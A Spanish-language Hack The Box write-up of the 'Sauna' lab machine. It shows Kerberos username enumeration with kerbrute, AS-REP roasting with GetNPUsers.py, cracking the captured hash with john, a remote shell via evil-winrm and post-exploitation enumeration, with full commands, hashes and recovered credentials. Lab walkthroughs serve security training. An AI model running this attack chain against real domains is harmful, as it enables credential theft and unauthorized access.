


```
$ ./username-anarchy anna key
anna
annakey
anna.key
annakey
annak
a.key
akey
kanna
k.anna
…
```

llenamos nuestro diccionario de la siguiente forma



```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ./username-anarchy Bowie Taylor >> usuarios.txt

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ./username-anarchy Hugo Bear >> usuarios.txt

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ./username-anarchy Sophie Driver >> usuarios.txt

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```




```
└─$ cat usuarios.txt
shaun
shauncoins
shaun.coins
shauncoi
shaucoin
shaunc
s.coins
scoins
cshaun
c.shaun
coinss
coins
coins.s
coins.shaun
sc
fergus
fergussmith
fergus.smith
fergussm
```

```
$ ./username
anna
annakey
anna.key
annakey
annak
a.key
akey
kanna
k.anna
...
```

ya con el diccionario vamos a hacer el ataque de preautenticacion en kerberos. se puede utilizar 2 herramientas Getnpusers y kerbrute

KERBRUTE PRE AUTENTICATION USERS:

nos guiamos de la siguiente pagina https://www.hackingarticles.in/a-detailed-guide-on-kerbrute/
Vamos a https://github.com/ropnop/kerbrute/releases/tag/v1.0.3
elegimos linux amd 64



kerbrute_darwin_386


kerbrute_darwin_amd64

kerbrute_linux_386

kerbrute_linux_amd64

kerbrute_windows_386.exe


permisos



```
──(kali㉿kali)-[~/machineshtb/Sauna
─$ chmod 777 kerbrute_linux_amd64
```

ejecutamos

/kerbrute_linux_amd64 userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL usuarios.txt




```
└─$ ./kerbrute_linux_amd64 userenum --dc 10.10.10.175 -d EGOTISTICAL-BANK.LOCAL usuarios.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/11/23 - Ronnie Flathers @ropnop

2023/09/11 22:40:53 >  Using KDC(s):
2023/09/11 22:40:53 >   10.10.10.175:88

2023/09/11 22:40:54 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2023/09/11 22:40:54 >  Done! Tested 73 usernames (1 valid) in 0.602 seconds

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

el user valido es fsmith@EGOTISTICAL-BANK.LOCAL


con GetNPUsers.py PRE AUTENTICATION USERS

ayuda de : https://cheatsheet.haax.fr/windows-systems/exploitation/kerberos/



```
└─$ locate GetNPUsers.py
/usr/share/doc/python3-impacket/examples/GetNPUsers.py

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```


/usr/share/doc/python3-impacket/examples/GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -no-pass -usersfile usuarios.txt
al ejecutar encontramos



```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:c720b5fb30ca14ac6553e057969ebe49$442fd52f94c5d7e165e049f5786704b142b5a236348237c45294c9a55501ff3cda1d56378d7f84c154007033b
dab9bb6093e180b8229d22acdfeeb8dcfebaeadbf3af44c49146e9bafd27f82c33d8b6b91092e70ecdc43a035885d062a3cfe6cc57fe982933ee7153f07e6210e7a8548bee60a911900ecd9025ce74e878db11
3714c8222fd74cbb7b9d6a0304a03609f4a80c41b6e4f9b6bbeab6c4037d0bab66842c4d18a46d24ca07ad0efa11f53a5dd6406a8a9567957d89a2a460481a605c3c7691d4fcbbade6ac6f82e4af218b3df95a
20e86ec1ae5cd40e32e75bcd9a0064780fbd9dbc107e2e2cf368a87e91815482d5845c998ba0e940b8497594
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

entonces ya tenemos el TGT


crackeamos con nuestro amigo john
john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmit.txt



```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt tgtfsmit.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:09 DONE (2023-09-11 22:59) 0.1046g/s 1102Kp/s 1102Kc/s 1102KC/s Thrall..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```


user: fsmith@EGOTISTICAL-BANK.LOCAL
pass:Thestrokes23
entonces validamos con winrm si tenemos shell para evil-win

crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23




```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB         10.10.10.175    5985   SAUNA            [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP        10.10.10.175    5985   SAUNA            [*] http://10.10.10.175:5985/wsman
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23



```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

la flag en desktop



```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir


    Directory: C:\Users\FSmith\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         9/12/2023   2:15 AM             34 user.txt
```


ENUMERACIÓN POST EXPLOTACION:
net user

```
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
```

net groups

```
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.
```


net user fsmith



```
Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

Usaremos a wipeas para validar configuraciones incorrectas:


vamos a
https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS
buscamos winpeas github y vamos a binarios



carlospolop / PEASS-ng Public

Releases / 20230910-ae32193f

https://github.com/carlospolop/PEASS-ng/releases/tag/20230910-ae32193f




winPEASx64.exe	2.28 MB	2 days
winPEASx64_ofs.exe	2.13 MB	2 days
winPEASx86.exe	2.28 MB	2 days
winPEASx86_ofs.exe	2.13 MB	2 days
Source code (zip)		3 weeks
Source code (tar.gz)		3 weeks

nos muestra varias arquitecturas por cual debemos tener conocimeinto de que arquitectura tenemos en el host sauna

valide con varios comando pero me daba acceso denegado por cual inventigando encontre el siguiente


https://www.sysadmit.com/2015/10/windows-como-saber-si-es-de-32-o-64-bits.html



2) Consulta de una clave en el registro:


```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\Environment" /v PROCESSOR_ARCHITECTURE
```

reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PROCESSOR_ARCHITECTURE




```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment" /v PROCESSOR_ARCHITECTURE

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment
    PROCESSOR_ARCHITECTURE    REG_SZ    AMD64

*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

segun este pequeño codigo sabemos que es de 64 bits



```
if "%PROCESSOR_ARCHITECTURE%" == "x86" (
echo "El SO es de 32 bits"
) else (
echo "El SO es de 64 bits"
)
```

